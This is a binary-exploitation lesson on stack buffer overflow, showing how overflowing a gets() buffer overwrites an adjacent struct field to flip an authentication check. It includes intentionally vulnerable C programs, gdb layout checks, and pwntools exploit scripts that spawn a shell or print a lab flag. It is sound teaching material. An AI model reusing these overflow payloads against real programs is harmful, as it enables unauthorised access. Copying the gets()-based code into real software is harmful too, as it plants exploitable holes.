Lesson 3.1: Overwriting a Local Variable to Bypass a Check
This is the first overflow lesson, and the place where many people first see a program do the exact opposite of what its author intended, just because the input was longer than the box it was meant to fit in. By the end you understand why overflowing a buffer can overwrite a variable sitting next to it, and you build a password check program by hand that “unlocks” even though you never know the password.
 Writing past
 buf walks upward in memory and lands on authed, which sits right after it in the struct.
Part: 3 · Reading + lab time: ~45 minutes · Difficulty: easy
Prerequisites: Lesson 1.2 (stack frames, local variables live on the stack), Lesson 1.4 (dangerous functions like gets), Lesson 2.1 (pwntools), Lesson 2.2 (gdb).
Tools: gcc, gdb + pwndbg, pwntools.
Goals
By the end of this lesson you understand buffer overflow at the mechanical level (writing past capacity, the extra bytes spilling into the next slot), you can explain why a local variable gets overwritten when an adjacent buffer overflows, you can write an arbitrary value (and a specific value) into a local variable to flip an if branch, and you know that the compiler is free to reorder local variables, so you have to check the real layout instead of trusting declaration order.
Theory
Buffer overflow, stated precisely
Buffer overflow: writing more data into a region of memory than it can hold, with the extra spilling into whatever comes right after it. C has no automatic bounds checking. char buf[32] is just 32 contiguous bytes. If you call gets(buf) and the user types 40 characters, the last 8 bytes land outside buf, overwriting whatever sits next in memory.
A local variable lives on the stack. When a function runs, it allocates a region called a stack frame to hold its local variables. If buf and a variable authed both live in that frame and authed sits right after buf, then overflowing buf toward higher addresses tramples authed.
Which direction the overflow goes
The stack grows from high addresses to low addresses, but writing into a buffer runs from low to high (index 0, 1, 2…). So when you write past buf, you write toward higher addresses. Whichever variable sits at a higher address than buf gets hit. This detail decides everything: if the target variable sits at a lower address than buf, overflowing buf never touches it.
A trap right from the start: the compiler reorders things
Newcomers often assume that declaring
1
2
char buf[32];
int authed = 0;
places authed right after buf. In reality the compiler is free to arrange local variables however it wants, for alignment, for optimization. Testing this on gcc 13.3, Ubuntu 24.04, shows authed sitting 4 bytes below buf:
1
2
buf     = 0x7fffffffea70
&authed = 0x7fffffffea6c    (lower than buf, overflowing buf never reaches it)
That means overflowing buf upward will never overwrite authed. The lesson is to never trust declaration order and to check the real layout with gdb.
For a demo that is reliable and easy to follow, we use a trick: put both variables inside a struct. Struct members are required by the C standard to keep declaration order and sit contiguously, so buf is guaranteed to be at the lower address and the check variable guaranteed to sit right after it. This also matches real code, plenty of programs bundle a buffer and a status flag into one struct.
What this technique needs
- A function that reads input with no length limit (
gets,strcpy,scanf("%s"),readwith a count bigger than the buffer) writing into the buffer. - A flow-deciding variable (an authentication flag, a comparison variable) sitting at a higher address than the buffer, within reach of the overflow.
- No special mitigation needs disabling for this lesson, since we are not touching the saved RIP yet, so the canary never comes into play. But to keep the layout predictable, we still compile with No PIE and no stack protector.
Demo
Test environment: Ubuntu 24.04, glibc 2.39, gcc 13.3. Every output below is real, run on this machine. Source, build script, exploit, and full transcript are in the Lab section below.
Sample binary: an auth flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
// login.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win(void) {
    puts("[+] authed != 0, unlocked!");
    system("/bin/sh");
}

int main(void) {
    // Put both fields in a struct so the layout keeps declaration order:
    // buf at the lower address, authed right after it (higher address).
    struct {
        char buf[32];
        int  authed;
    } s;

    s.authed = 0;
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("Login: ");
    gets(s.buf);                 // vulnerable: no length limit

    if (s.authed != 0) {
        win();
    } else {
        printf("authed is currently %d. Denied.\n", s.authed);
    }
    return 0;
}
Compile:
1
gcc -fno-stack-protector -no-pie -O0 -o login login.c
Checking the layout with gdb before exploiting
Do not guess the offset, measure it. Set a breakpoint and look at the addresses of s.buf and s.authed:
pwndbg> break login.c:22
pwndbg> run
pwndbg> p &s.buf
$1 = (char (*)[32]) 0x7fffffffe9f0
pwndbg> p &s.authed
$2 = (int *) 0x7fffffffea10        # 0x20 = 32 bytes above buf
authed sits exactly 32 bytes past the start of buf. So 32 characters fill buf exactly, and the 33rd character onward starts overwriting authed.
Testing by hand first
1
2
3
4
5
$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*32)" | ./login
Login: authed is currently 0. Denied.      # just filled buf, didn't touch authed

$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*36)" | ./login
Login: [+] authed != 0, unlocked!   # 4 bytes of 'A' overflowed into authed
32 bytes is not enough. 36 bytes writes 4 A characters into authed, turning it into 0x41414141, nonzero, so the win() branch runs.
pwntools script that gets a shell
1
2
3
4
5
6
7
8
9
#!/usr/bin/env python3
from pwn import *

context.binary = ELF('./login')
io = process('./login')

payload = b'A' * 32 + b'B' * 4          # 32 padding + 4 arbitrary (nonzero) bytes for authed
io.sendlineafter(b'Login: ', payload)
io.interactive()
Run (real output, the test machine runs as root so uid=0):
1
2
3
[+] authed != 0, unlocked!
$ id
uid=0(root) gid=0(root) groups=0(root)
A non-interactive version of the script, convenient for capturing a transcript, is exp_login.py in the Lab section below: after the overflow it waits for the banner then sends echo ===SHELL_OK===; id; exit and prints ===SHELL_OK=== plus a uid=0(root)... line.
Variant: writing a specific value (learning endianness)
Many programs do not compare against “nonzero” but against a fixed value, for example if (key == 0xdeadbeef). Now you cannot write garbage, you have to write exactly those 4 bytes. This is where pwntools’ p32 earns its place:
1
2
3
4
// magic.c: compare key against a fixed value
struct { char buf[32]; unsigned int key; } s;
...
if (s.key == 0xdeadbeef) win();
1
2
payload = b'A' * 32 + p32(0xdeadbeef)   # p32 handles byte order (little-endian)
io.sendlineafter(b'key? ', payload)
Writing b'\xde\xad\xbe\xef' by hand is the wrong order (x86-64 is little-endian). p32(0xdeadbeef) produces b'\xef\xbe\xad\xde', the order the machine actually reads. Always let p32/p64 handle this.
Lab
Task: compile the admin binary below and get it to print the flag. The program compares a variable role against a specific value.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
// admin.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

void print_flag(void){
    char f[64]; int fd = open("flag.txt", O_RDONLY);
    if (fd < 0){ puts("missing flag.txt"); _exit(1); }
    int n = read(fd, f, 64); write(1, "Flag: ", 6); write(1, f, n); _exit(0);
}

int main(void){
    struct { char name[48]; unsigned int role; } u;
    u.role = 0;
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("Name: ");
    gets(u.name);
    if (u.role == 0x80000001) print_flag();     // role = admin
    else printf("role=0x%x, you're just a user.\n", u.role);
    return 0;
}
Build command and a fake flag for local testing:
1
2
gcc -fno-stack-protector -no-pie -O0 -o admin admin.c
echo 'FLAG{you_overwrote_a_local_variable}' > flag.txt
Reference script (write your own first, then compare):
1
2
3
4
5
6
7
#!/usr/bin/env python3
from pwn import *

context.binary = ELF('./admin')
io = process('./admin')
io.sendlineafter(b'Name: ', b'A'*48 + p32(0x80000001))
print(io.recvall(timeout=2).decode())
Hints, in tiers:
- Hint 1:
rolesits right aftername[48]in the struct, so the offset is 48. Confirm with gdb usingp &u.nameandp &u.roleif you want to be sure. - Hint 2: the value you need to write is
0x80000001, 4 bytes wide, usep32. Do not usep64, it would write too much. - Hint 3:
getsreads until a newline, so usesendlineafter. But watch out, if your payload happens to contain byte0x0a(newline),getsstops early.0x80000001has no0x0abyte, so it is safe.
Real result (running python3 exploit.py in the lab directory, Ubuntu 24.04, glibc 2.39, gcc 13.3):
1
Flag: FLAG{you_overwrote_a_local_variable}
Checking by hand: A*48 gives role=0x0, you're just a user., while A*48 + p32(0x80000001) gives the Flag: line above. Full transcript in transcript.txt from the Lab section below.
Check yourself: can you explain why the payload is 52 bytes long, and why the last 4 bytes cannot be typed in reading order by hand?
Key takeaways
- Overflow means writing past capacity, the extra spills into the next region (toward higher addresses).
- The target variable has to sit at a higher address than the buffer to be hit.
- The compiler is free to reorder local variables; check the real layout with gdb, do not trust declaration order.
- Writing “nonzero” only needs an arbitrary byte; writing a specific value needs
p32/p64at the right width. gets/scanf("%s")stop at newline, watch for byte0x0ain the payload.
Common pitfalls
- Overflow that does not change the variable: almost certainly the target variable sits at a lower address than the buffer (the compiler reordered things). Check with gdb, or force the order with a struct as in the demo.
- Payload truncated by a null or newline byte:
getsstops at\n,scanf("%s")stops at whitespace,strcpystops at\x00. If the value you need contains those bytes, the input function will cut your payload short. Pick a different read function or a different value. - Using
p64for a 4-byteintvariable: overwrites 4 extra bytes into the next region, possibly corrupting another variable or crashing before you can even check. - Miscounting the offset from the declared size: there is always alignment padding. With a struct the offset equals the field position (you can use
offsetof); with separate variables you must measure with gdb. - Local works, remote fails: rare for this lesson since no address is involved, but if the server reads input differently (a
\nin a different place) you need to adjust.
Further reading
- CWE-787 Out-of-bounds Write and CWE-121 Stack-based Buffer Overflow (mitre.org).
- “Smashing The Stack For Fun And Profit” (Aleph One), the opening section, to see the historical roots.
- The next lesson goes one step further: instead of overwriting a variable, we overwrite the saved RIP directly.